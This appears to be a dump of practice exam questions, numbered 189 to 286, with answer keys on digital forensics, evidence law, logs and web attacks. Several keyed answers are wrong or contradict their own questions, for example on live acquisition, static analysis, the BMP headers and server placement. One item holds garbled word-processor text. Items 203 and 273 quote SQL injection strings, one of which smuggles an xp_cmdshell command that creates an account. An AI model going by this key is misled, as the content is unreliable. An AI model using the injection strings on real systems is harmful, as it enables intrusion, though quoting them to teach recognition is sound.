NO.189 During a forensic investigation of a system suspected to be involved in cybercrime, the investigator observes discrepancies between the \$STANDARD_INFORMATION and \$FILE_NAME creation dates for some files. As part of the investigation process, the investigator also noted that a utility called BCWipe was found installed on the system. What would be the investigator's most plausible conclusion based on these observations?

- A. The system user used BCWipe to delete specific files securely
- B. The system was compromised with malware that altered the metadata
- C. The files were encrypted using the BCWipe utility
- D. The timestamps for some files have been manipulated, possibly as an anti-forensic measure

Answer: D

NO.190 A cybersecurity investigator is conducting a search and seizure operation involving a large data breach. She needs a witness's signature for the agreement to proceed. She is considering one of her team members as a witness but is unsure whether this would comply with standard procedures. According to best practices in obtaining witness signatures during such operations, what actions should she take?

- A. She should not involve any of her team members as a witness to avoid potential bias in court
- B. If one witness is needed, she may consider her team member, given that they understand the relevance and can testify voluntarily
- C. She should choose anyone present during the seizure as a witness regardless of their understanding of the case
- D. She should choose a member from her team as a witness as it saves time and resources

Answer: B

NO.191 A security breach has occurred at a multinational company. The forensic investigator was asked to identify whether a specific application, say "SecureBox", was installed on a Windows 10 system under suspicion. Which approach should the investigator follow to validate this?

- A.** Making observations, hypothesizing about the incident, and then checking for SecureBox artifacts in specific operating system directories
- B.** Choosing commercial tools for investigation because they have a market value and provide a diverse and in-depth investigation
- C.** Experimenting and testing various plans in an environment similar to the suspect machine
- D.** Formulating an opinion based on the review of several artifacts and determining exactly when SecureBox was installed

Answer: A

NO.192 What must an investigator do before disconnecting an iPod from any type of computer?

- A.** Unmount the iPod
- B.** Mount the iPod
- C.** Disjoin the iPod
- D.** Join the iPod

Answer: A

NO.193 Microsoft Outlook maintains email messages in a proprietary format in what type of file?

- A.** .email
- B.** .mail
- C.** .pst
- D.** .doc

Answer: C

NO.194 Log management includes all the processes and techniques used to collect, aggregate, and analyze computer-generated log messages. It consists of the hardware, software, network and media used to generate, transmit, store, analyze, and dispose of log data.

- A.** True
- B.** False

Answer: A

NO.195 With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link count reaches _____

- A.** 0
- B.** 1
- C.** 10
- D.** 100

Answer: A

NO.196 Williamson is a forensic investigator. While investigating a case of data breach at a company, he is maintaining a document that records details such as the forensic processes applied on

the collected evidence, particulars of people handling it, the dates and times when it is being handled, and the place of storage of the evidence. What do you call this document?

- A. Consent form
- B. Log book
- C. Authorization form
- D. Chain of custody

Answer: D

NO.197 In which step of the computer forensics investigation methodology would you run MD5 checksum on the evidence?

- A. Obtain search warrant
- B. Evaluate and secure the scene
- C. Collect the evidence
- D. Acquire the data

Answer: D

NO.198 Robert needs to copy an OS disk snapshot of a compromised VM to a storage account in different region for further investigation. Which of the following should he use in this scenario?

- A. Azure CLI
- B. Azure Monitor
- C. Azure Active Directory
- D. Azure Portal

Answer: D

NO.199 In a FAT32 system, a 123 KB file will use how many sectors?

- A. 34
- B. 25
- C. 11
- D. 56
- E. 246

Answer: E

Explanation:

If you assume that we are using 512 bytes sectors, then $123 \times 1024 / 512 = 246$ sectors would be needed.

NO.200 Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A. Fuzzing
- B. Tailgating
- C. Backtrapping
- D. Man trap attack

Answer: B

NO.201 The Recycle Bin is located on the Windows desktop. When you delete an item from the hard disk, Windows sends that deleted item to the Recycle Bin and the icon changes to full from empty, but items deleted from removable media, such as a floppy disk or network drive, are not stored in the Recycle Bin.

What is the size limit for Recycle Bin in Vista and later versions of the Windows?

- A. No size limit
- B. Maximum of 3.99 GB
- C. Maximum of 4.99 GB
- D. Maximum of 5.99 GB

Answer: A

NO.202 When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple computers. Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace.

What is the name of the service used to synchronize time among multiple computers?

- A. Time-Sync Protocol
- B. SyncTime Service
- C. Network Time Protocol
- D. Universal Time Set

Answer: C

NO.203 A forensic analyst has been tasked with investigating unusual network activity Inside a retail company's network. Employees complain of not being able to access services, frequent rebooting, and anomalies In log files. The Investigator requested log files from the IT administrator and after carefully reviewing them, he finds the following log entry:

```
12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah" or 1=1 – 12:34:35 192.2.3.4 HEAD GET
/login.asp?username=blah" or )1=1 (-- 12:34:35 192.2.3.4 HEAD GET
/login.asp?username+blah" or exec master..xp_cmdshell 'net user test testpass - -
```

What type of attack was performed on the companies' web application?

- A. Directory transversal
- B. Unvalidated input
- C. Log tampering
- D. SQL injection

Answer: D

NO.204 When carrying out a forensics investigation, why should you never delete a partition on a

dynamic disk?

- A. All virtual memory will be deleted
- B. The wrong partition may be set to active
- C. This action can corrupt the disk
- D. The computer will be set in a constant reboot state

Answer: C

NO.205 What is the goal of forensic science?

- A. To determine the evidential value of the crime scene and related evidence
- B. Mitigate the effects of the information security breach
- C. Save the good will of the investigating organization
- D. It is a discipline to deal with the legal processes

Answer: A

NO.206 Recovery of the deleted partition is the process by which the investigator evaluates and extracts the deleted partitions.

- A. True
- B. False

Answer: A

NO.207 After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet.

Why is that?

- A. IPSEC does not work with packet filtering firewalls
- B. Statefull firewalls do not work with packet filtering firewalls
- C. NAT does not work with IPSEC
- D. NAT does not work with statefull firewalls

Answer: C

NO.208 Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device.

Where is TAC located in mobile devices?

- A. International Mobile Equipment Identifier (IMEI)
- B. Integrated circuit card identifier (ICCID)
- C. International mobile subscriber identity (IMSI)
- D. Equipment Identity Register (EIR)

Answer: A

NO.209 When investigating a wireless attack, what information can be obtained from the DHCP logs?

- A. The operating system of the attacker and victim computers
- B. IP traffic between the attacker and the victim

- C. MAC address of the attacker
- D. If any computers on the network are running in promiscuous mode

Answer: C

NO.210 Derrick, a forensic specialist, was investigating an active computer that was executing various processes. Derrick wanted to check whether this system was used in an incident that occurred earlier. He started inspecting and gathering the contents of RAM, cache, and DLLs to identify incident signatures. Identify the data acquisition method employed by Derrick in the above scenario.

- A. Dead data acquisition
- B. Static data acquisition
- C. Non-volatile data acquisition
- D. Live data acquisition

Answer: C

NO.211 Which Linux command when executed displays kernel ring buffers or information about device drivers loaded into the kernel?

- A. pgrep
- B. dmesg
- C. fsck
- D. grep

Answer: B

NO.212 What does Locard's Exchange Principle state?

- A. Any information of probative value that is either stored or transmitted in a digital form
- B. Digital evidence must have some characteristics to be disclosed in the court of law
- C. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave
- D. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

Answer: C

NO.213 You are a Computer Hacking Forensic Investigator (CHFI) investigating a case of suspected unauthorized system access. Your task is to analyze Windows 10 event logs to identify irregularities. The system in question uses non-wrapping event record organization. You discover that an unusual record, EVENT RECORD 2 (EVENTLOGRECORD), is missing from the log.

What could be the plausible explanation for this?

- A. The missing event record indicates that the system audit policy was not configured to record the particular event
- B. The EVENT RECORD 2 (EVENTLOGRECORD) might have been manually removed or modified by an unauthorized entity
- C. The EVENT RECORD 2 (EVENTLOGRECORD) was automatically cleared after reaching the maximum log size
- D. The missing record implies that the wrapping method was implemented and the EVENT RECORD 2

(EVENTLOGRECORD) was divided

Answer: B

NO.214 James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

- A. Cross Site Request Forgery
- B. Cookie Tampering
- C. Parameter Tampering
- D. Session Fixation Attack

Answer: D

NO.215 A forensics investigator is studying the Event ID logs on a domain controller for a corporation, following a suspected security breach. He notices that a domain user account was created, then modified, and then added to a group in a very short span of time. The investigator realizes that he must cross-verify the audit policies on the local system to understand if any changes were made to it. Assuming that the investigator has the correct audit policy settings, which of the following Event IDs should he focus on?

- A. Event ID 642
- B. Event ID 644
- C. Event ID 624
- D. Event ID 612

Answer: C

NO.216 First responder is a person who arrives first at the crime scene and accesses the victim's computer system after the incident. He or She is responsible for protecting, integrating, and preserving the evidence obtained from the crime scene. Which of the following is not a role of first responder?

- A. Identify and analyze the crime scene
- B. Protect and secure the crime scene
- C. Package and transport the electronic evidence to forensics lab
- D. Prosecute the suspect in court of law

Answer: D

NO.217 When a file or folder is deleted, the complete path, including the original file name, is stored in a special hidden file called "INF02" in the Recycled folder. If the INF02 file is deleted, it is re-created when you_____.

- A. Restart Windows
- B. Kill the running processes in Windows task manager
- C. Run the antivirus tool on the system
- D. Run the anti-spyware tool on the system

Answer: A

NO.218 A major corporation has faced multiple SQL injection attacks on its web application. They have a ModSecurity WAF in place with default settings. However, attacks are still getting through. The forensic investigator recommends a measure to enhance security. What is the most likely recommendation?

- A.** Customize ModSecurity rules according to their environment
- B.** Replace ModSecurity with a next-generation firewall (NGFW)
- C.** Install an additional conventional firewall for protection
- D.** Implement real-time alerting and extensive logging capabilities

Answer: A

NO.219 Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a denial-of-service attack?

- A.** Email spamming
- B.** Phishing
- C.** Email spoofing
- D.** Mail bombing

Answer: D

NO.220 "To ensure that the digital evidence is collected, preserved, examined, or transferred in a manner safeguarding the accuracy and reliability of the evidence, law enforcement, and forensics organizations must establish and maintain an effective quality system" Is a principle established by:

- A.** NCIS
- B.** NIST
- C.** EC-Council
- D.** SWGDE

Answer: B

NO.221 During an investigation of a suspected network attack, a Computer Hacking Forensics Investigator (CHFI) is analyzing a firewall log from a Cisco system. The log entry includes a mnemonic message:

"%PIX-6-302015: Built outbound UDP connection."

Considering the information provided, what can the investigator infer from this log entry?

- A.** The firewall detected suspicious traffic, but the firewall accepted it
- B.** The firewall has blocked a connection attempt per the security policy or user-defined rules
- C.** The firewall has recorded an unsuccessful attempt to establish an outbound UDP connection
- D.** The firewall has established an outbound UDP connection

Answer: D

NO.222 In the midst of a cybercrime investigation, a key witness has suddenly become unavailable due to a serious illness. According to Federal Rule 804, which exception to the rule against hearsay allows for introducing this witness's previous testimony at a different trial in a current proceeding?

- A.** Statement Under the Belief of Imminent Death

- B. Statement of Personal or Family History
- C. Statement Against Interest
- D. Former Testimony

Answer: D

NO.223 What binary coding is used most often for e-mail purposes?

- A. SMTP
- B. Uuencode
- C. IMAP
- D. MIME

Answer: D

NO.224 An organization is concerned about potential attacks using steganography to hide malicious data within image files. After a recent breach, the incident response team found that an attacker had managed to sneak past their defenses by hiding a keylogger inside a legitimate image. Given that the attacker has knowledge of the organization's steganography detection techniques, which method of steganalysis would likely be the most effective in detecting such a steganographic attack in the future?

- A. Chi-square attack, where the analyst performs probability analysis to test whether the stego object and original data are identical
- B. Known-message attack, where the analyst has a known hidden message in the corresponding stego-image and looks for patterns that arise from hiding the message
- C. Known-stego attack, where the analyst knows both the steganography algorithm and original and stego-object
- D. Chosen-message attack, where the analyst uses a known message to generate a stego-object in order to find the steganography algorithm used

Answer: D

NO.225 When cataloging digital evidence, the primary goal is to

- A. Make bit-stream images of all hard drives
- B. Preserve evidence integrity
- C. Not remove the evidence from the scene
- D. Not allow the computer to be turned off

Answer: B

NO.226 Which one of the following statements is not correct while preparing for testimony?

- A. Go through the documentation thoroughly
- B. Do not determine the basic facts of the case before beginning and examining the evidence
- C. Establish early communication with the attorney
- D. Substantiate the findings with documentation and by collaborating with other computer forensics professionals

Answer: B

NO.227 You should make at least how many bit-stream copies of a suspect drive?

- A. 1
- B. 2
- C. 3
- D. 4

Answer: B

NO.228 Which of the following components within the android architecture stack take care of displaying windows owned by different applications?

- A. Media Framework
- B. Surface Manager
- C. Resource Manager
- D. Application Framework

Answer: D

NO.229 An experienced computer forensics investigator, Vince, was tasked with examining digital evidence associated with a serious corporate cybercrime. He successfully seized and bagged the evidence but faced logistical difficulties and workforce concerns for its onsite examination. He decided to transport the evidence to the lab for further analysis. In light of his decision, which of the following precautions is the least relevant to ensure the integrity of the evidence during its transportation?

- A. Ensuring the evidence bag's panel contains the name of the officer who prepared the crime scene sketch
- B. Storing the electronic evidence in a cool, moisture-free environment
- C. Keeping the collected electronic evidence away from magnetic sources like speaker magnets
- D. Storing wireless or portable devices in signal-blocking containers to prevent them from connecting to the networks

Answer: A

NO.230 Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

- A. Power Off time
- B. Logs of high temperatures the drive has reached
- C. All the states (running and discontinued) associated with the OS
- D. List of running processes

Answer: B

NO.231 During an ongoing cybercrime investigation, a non-expert witness, who is an employee of the organization, testifies to observing unusual computer activity. Simultaneously, an expert witness introduces a record of the regularly conducted activity of the organization. The record was kept near the incident's time adept as part of the regular activity. It reveals a similar observation as the non-expert witness. How would the Federal Rules of Evidence classify and treat these testimonies in this scenario?

- A.** The lay witness testimony is inadmissible hearsay under Rule 801, but the record is admissible under Rule 803(6)
- B.** Both testimonies are admissible; the lay witness testimony is under Rule 701, and the record is under Rule 803(6)
- C.** Both testimonies are inadmissible; the lay witness testimony is hearsay under Rule 801, and the record is hearsay under Rule 803(6)
- D.** The lay witness testimony is admissible under Rule 701, but the record is inadmissible hearsay under Rule 803(6)

Answer: B

NO.232 Which legal document allows law enforcement to search an office, place of business, or other locale for evidence relating to an alleged crime?

- A.** Search warrant
- B.** Subpoena
- C.** Wire tap
- D.** Bench warrant

Answer: A

NO.233 As part of extracting the system data, Jenifer has used the netstat command. What does this tool reveal?

- A.** Status of users connected to the internet
- B.** Net status of computer usage
- C.** Information about network connections
- D.** Status of network hardware

Answer: C

NO.234 According to US federal rules, to present a testimony in a court of law, an expert witness needs to furnish certain information to prove his eligibility. Jason, a qualified computer forensic expert who has started practicing two years back, was denied an expert testimony in a computer crime case by the US Court of Appeals for the Fourth Circuit in Richmond, Virginia. Considering the US federal rules, what could be the most appropriate reason for the court to reject Jason's eligibility as an expert witness?

- A.** Jason was unable to furnish documents showing four years of previous experience in the field
- B.** Being a computer forensic expert, Jason is not eligible to present testimony in a computer crime case
- C.** Jason was unable to furnish documents to prove that he is a computer forensic expert
- D.** Jason was not aware of legal issues involved with computer crimes

Answer: A

NO.235 Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

- A.** Isolating the host device
- B.** Installing malware analysis tools

- C. Using network simulation tools
- D. Enabling shared folders

Answer: D

NO.236 Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

- A. File fingerprinting
- B. Identifying file obfuscation
- C. Static analysis
- D. Dynamic analysis

Answer: A

NO.237 Your organization is implementing a new database system and has chosen MySQL due to its pluggable storage engine capability and ability to handle parallel write operations securely. You are responsible for selecting the best-suited storage engine for your company's needs, which predominantly involves transactional processing, crash recovery, and high data consistency requirements. What would be the most appropriate choice?

- A. InnoDB storage engine, because it supports traditional ACID and crash recovery, and is used in online transaction processing systems
- B. Memory storage engine, because it offers in-memory tables and implements a hashing mechanism for faster data retrieval
- C. MyISAM storage engine, because it offers unlimited data storage and high-speed data loads
- D. BDB storage engine, because it provides an alternative to InnoDB and supports additional transaction methods such as COMMIT and ROLLBACK

Answer: A

NO.238 An Expert witness gives an opinion if:

- A. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors
- B. To define the issues of the case for determination by the finder of fact
- C. To stimulate discussion between the consulting expert and the expert witness
- D. To deter the witness from expanding the scope of his or her investigation beyond the requirements of the case

Answer: A

NO.239 John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtrcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

- A. The SID of Hillary network account
- B. The SAM file from Hillary computer
- C. The network shares that Hillary has permissions

D. Hillary network username and password hash

Answer: D

Explanation:

Note: From the question, we would have to assume that John is not the Administrator, since he needs to run L0phtcrack in sniffing mode. But what if the company is using switches instead of Hubs? John would either try to degrade the switch or perform a man in the middle attack.

NO.240 You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally

B. A web server and the database server facing the Internet, an application server on the internal network

C. A web server facing the Internet, an application server on the internal network, a database server on the internal network

D. All three servers need to face the Internet so that they can communicate between themselves

Answer: D

NO.241 Which of the following Windows event logs record events related to device drives and hardware changes?

A. Forwarded events log

B. System log

C. Application log

D. Security log

Answer: B

NO.242 What is the purpose of using Obfuscator in malware?

A. Execute malicious code in the system

B. Avoid encryption while passing through a VPN

C. Avoid detection by security mechanisms

D. Propagate malware to other connected devices

Answer: C

NO.243 This is a statement, other than one made by the declarant while testifying at the trial or hearing, offered in evidence to prove the truth of the matter asserted. Which among the following is suitable for the above statement?

A. Testimony by the accused

B. Limited admissibility

C. Hearsay rule

D. Rule 1001

Answer: C

NO.244 Which of the following files stores information about local Dropbox installation and account, email IDs linked with the account, current version/build for the local application, the host_id, and

local path information?

- A. host.db
- B. sigstore.db
- C. config.db
- D. filecache.db

Answer: C

NO.245 What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

- A. AA55
- B. 00AA
- C. AA00
- D. A100

Answer: A

NO.246 Forensic Investigator Alex has to collect data from a suspect's large drive in a time-bound investigation. The court would allow him to retain the original drive. Considering these factors, what should be Alex's primary considerations to ensure a forensically sound data acquisition?

- A. Using Microsoft disk compression tools and validating the data acquisition process
- B. Sanitizing the target media using the (German) VSITR method and acquiring volatile data
- C. Enabling write protection on the evidence media and prioritizing data acquisition based on evidentiary value
- D. Utilizing lossless compression tools and creating a bit-stream copy using a reliable acquisition tool

Answer: D

NO.247 MAC filtering is a security access control methodology, where a _____ is assigned to each network card to determine access to the network

- A. 16-bit address
- B. 24-bit address
- C. 32-bit address
- D. 48-bit address

Answer: D

NO.248 Charles has accidentally deleted an important file while working on his Mac computer. He wants to recover the deleted file as it contains some of his crucial business secrets. Which of the following tool will help Charles?

- A. Xplico
- B. Colasoft's Capsa
- C. FileSalvage
- D. DriveSpy

Answer: C

NO.249 Which ISO Standard enables laboratories to demonstrate that they comply with quality assurance and provide valid results?

- A. ISO/IEC 16025
- B. ISO/IEC 18025
- C. ISO/IEC 19025
- D. ISO/IEC 17025

Answer: D

NO.250 Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain the confidentiality of data.

- A. True
- B. False

Answer: A

NO.251 Before you are called to testify as an expert, what must an attorney do first?

- A. engage in damage control
- B. prove that the tools you used to conduct your examination are perfect
- C. read your curriculum vitae to the jury
- D. qualify you as an expert witness

Answer: D

NO.252 Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

- A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
- B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList
- C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList
- D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit

Answer: A

NO.253 Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

- A. Identifying File Dependencies
- B. Strings search
- C. Dynamic analysis
- D. File obfuscation

Answer: B

NO.254 Where are files temporarily written in Unix when printing?

- A. /usr/spool
- B. /var/print
- C. /spool
- D. /var/spool

Answer: D

NO.255 Which U.S. law sets the rules for sending emails for commercial purposes, establishes the

minimum requirements for commercial messaging, gives the recipients of emails the right to ask the senders to stop emailing them, and spells out the penalties in case the above said rules are violated?

- A. NO-SPAM Act
- B. American: NAVSO P-5239-26 (RLL)
- C. CAN-SPAM Act
- D. American: DoD 5220.22-M

Answer: C

NO.256 Which of the following commands shows you all of the network services running on Windows- based servers?

- A. Netstart
- B. Net Session
- C. Net use
- D. Net config

Answer: A

NO.257 In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact the ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

- A. The ISP can investigate anyone using their service and can provide you with assistance
- B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
- C. The ISP cannot conduct any type of investigations on anyone and therefore cannot assist you
- D. ISPs never maintain log files so they would be of no use to your investigation

Answer: B

NO.258 Jacob is a computer forensics investigator with over 10 years experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud.

What is the term used for Jacob testimony in this case?

- A. Justification
- B. Authentication
- C. Reiteration
- D. Certification

Answer: B

NO.259 In Linux OS, different log files hold different information, which help the investigators to analyze various issues during a security incident. What information can the investigators obtain from the log file var/log/dmesg?

- A. Kernel ring buffer information
- B. All mail server message logs

- C. Global system messages
- D. Debugging log messages

Answer: A

NO.260 Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

- A. DFS Encryption
- B. EFS Encryption
- C. SDW Encryption
- D. IPS Encryption

Answer: B

NO.261 During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

- A. Rule 1003: Admissibility of Duplicates
- B. Limited admissibility
- C. Locard's Principle
- D. Hearsay

Answer: B

NO.262 An investigator is examining a file to identify any potentially malicious content. To avoid code execution and still be able to uncover hidden indicators of compromise (IOC), which type of examination should the investigator perform:

- A. Threat hunting
- B. Threat analysis
- C. Static analysis
- D. Dynamic analysis

Answer: B

NO.263 During a recent network intrusion investigation, a CHFI received logs from Juniper IDS, Check Point IPS, and a Kippo Honeypot. Which log provides information about the network traffic and bandwidth adjustment, aiding in business risk valuation?

- A. Kippo Honeypot
- B. Juniper IDS
- C. None of the above
- D. Check Point IPS

Answer: B

NO.264 A security analyst identifies an influx of network traffic from an IoT HVAC system in a multinational corporation. The corporation is concerned about a possible HVAC attack. What should

the security analyst prioritize to mitigate this potential threat?

- A. Investigate a possible BlueBorne attack on the IoT devices
- B. Inspect the IoT HVAC system for backdoor access
- C. Validate the IoT HVAC system for a potential DDoS attack
- D. Check for signs of a Rolling Code attack on the IoT HVAC system

Answer: B

NO.265 Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk

- A. Physical block
- B. Logical block
- C. Operating system block
- D. Hard disk block

Answer: A

NO.266 When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

- A. Passive IDS
- B. Active IDS
- C. NIPS
- D. Progressive IDS

Answer: B

NO.267 Which of the following is NOT a graphics file?

- A. Picture1.tga
- B. Picture2.bmp
- C. Picture3.nfo
- D. Picture4.psd

Answer: C

NO.268 "In exceptional circumstances, where a person finds it necessary to access original data held on a computer or on storage media, that person must be competent to do so and be able to explain his/her actions and the impact of those actions on the evidence, in the court." Which ACPO principle states this?

- A. Principle 1
- B. Principle 3
- C. Principle 4
- D. Principle 2

Answer: D

NO.269 In a high-profile digital forensics investigation, a Computer Hacking Forensic Investigator (CHFI) has successfully secured digital evidence from the crime scene. The investigator must now preserve this evidence for further analysis. Which of the following actions should the investigator

prioritize to ensure evidence integrity?

- A.** Use a tag to uniquely identify the evidence and create a chain of custody record
- B.** Brief the press about the types of evidence collected to maintain transparency
- C.** Immediately send the evidence to the forensic laboratory for detailed analysis
- D.** Print out a copy of all digital files to keep as a backup

Answer: A

NO.270 Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

- A.** HIPAA
- B.** GLBA
- C.** SOX
- D.** FISMA

Answer: C

NO.271 Which of the following is a database in which information about every file and directory on an NT File System (NTFS) volume is stored?

- A.** Volume Boot Record
- B.** Master Boot Record
- C.** GUID Partition Table
- D.** Master File Table

Answer: D

NO.272 Which MySQL log file contains information on server start and stop?

- A.** Slow query log file
- B.** General query log file
- C.** Binary log
- D.** Error log file

Answer: D

NO.273 After an SQL Injection attack, an investigator is examining a log entry in an IIS log from a Windows-based server. The investigator notices a suspicious GET request: Id=ORD-001%27%20or%201=1;--. What can the investigator infer from this decoded query in the investigation?

- A.** The attack has attempted to extract database and table names
- B.** The attack was made from a Linux machine
- C.** The attack has bypassed authentication to access sensitive data from the database
- D.** The attack is trying to retrieve the number of columns that are vulnerable to attack

Answer: C

NO.274 During an investigation of an XSS attack, the investigator comes across the term "[a-zA-Z0-9%]+\" in analyzed evidence details. What is the expression used for?

- A.** Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation

- B. Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent
- C. Checks for opening angle bracket, its hex or double-encoded hex equivalent
- D. Checks for closing angle bracket, hex or double-encoded hex equivalent

Answer: B

NO.275 Jacob, a cybercrime investigator, joined a forensics team to participate in a criminal case involving digital evidence. After the investigator collected all the evidence and presents it to the court, the judge dropped the case and the defense attorney pressed charges against Jacob and the rest of the forensics team for unlawful search and seizure.

What forensics privacy issue was not addressed prior to collecting the evidence?

- A. Compliance with the Second Amendment of the U.S. Constitution
- B. Compliance with the Third Amendment of the U.S. Constitution
- C. None of these
- D. Compliance with the Fourth Amendment of the U.S. Constitution

Answer: D

NO.276 Which of the following commands shows you all of the network services running on Windows- based servers?

- A. Net start
- B. Net use
- C. Net Session
- D. Net share

Answer: A

NO.277 After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts responds to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

- A. Only IBM AS/400 will reply to this scan
- B. Only Windows systems will reply to this scan
- C. Only Unix and Unix-like systems will reply to this scan
- D. A switched network will not respond to packets sent to the broadcast address

Answer: C

NO.278 A multinational company has recently fallen victim to a severe cyberattack. As part of the incident response team, you are analyzing the Apache web server logs to track the attacker s activities.

You notice that modifications are made to the HTTP.REQUEST component of the Apache core, suggesting changes in request handling. To discern the type of modifications made, which of the following elements of the Apache web server architecture would you focus on examining?

- A. Apache modules: To uncover extended functionalities that may have been tampered with
- B. http_protocol module: To identify the client and server data exchange details
- C. http_config module: To check alterations in configuration files and modules management

D. http_main module: To identify server startups and timeouts

Answer: A

NO.279 BMP (Bitmap) is a standard file format for computers running the Windows operating system.

BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

- A.** Header
- B.** The RGBQUAD array
- C.** Information header
- D.** Image data

Answer: B

NO.280 Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

- A.** BPG
- B.** ATM
- C.** OSPF
- D.** UDP

Answer: C

NO.281 Which of the following statements does not support the case assessment?

- A.** Review the case investigator's request for service
- B.** Identify the legal authority for the forensic examination request
- C.** Do not document the chain of custody
- D.** Discuss whether other forensic processes need to be performed on the evidence

Answer: C

NO.282 You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

- A.** IBM Methodology
- B.** Microsoft Methodology
- C.** Google Methodology
- D.** LPT Methodology

Answer: D

NO.283 Why is it Important to consider health and safety factors in the work carried out at all stages of the forensic process conducted by the forensic analysts?

- A.** This is to protect the staff and preserve any fingerprints that may need to be recovered at a later date

- B.** All forensic teams should wear protective latex gloves which makes them look professional and cool
- C.** Local law enforcement agencies compel them to wear latest gloves
- D.** It is a part of ANSI 346 forensics standard

Answer: A

NO.284 Which of the following tools will allow a forensic Investigator to acquire the memory dump of a suspect machine so that It may be Investigated on a forensic workstation to collect evidentiary data like processes and Tor browser artifacts?

- A.** DB Browser SQLite
- B.** Bulk Extractor
- C.** Belkasoft Live RAM Capturer and AccessData FTK imager
- D.** Hex Editor

Answer: C

NO.285 A forensic investigator is performing malware analysis of a newly discovered executable suspected to be originating from a Dark Web marketplace. The investigator documents the key features, system status, and details of the forensic investigation tools, as part of the general rules for malware analysis. After an initial static analysis, the investigator prepares to move to dynamic analysis. In this context, which of the following considerations is crucial before the investigator proceeds with dynamic analysis?

- A.** Document the behavior of the malware during its installation and execution
- B.** Analyze the malware using a disassembler like IDA Pro for dynamic analysis
- C.** Execute the malware on the primary system to understand its impact on the system resources
- D.** Use sandboxes or virtual machines to contain and analyze the malware

Answer: D

NO.286 The following is a log file screenshot from a default installation of IIS 6.0.


```

#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/index.asp - 80 - 172.16.28
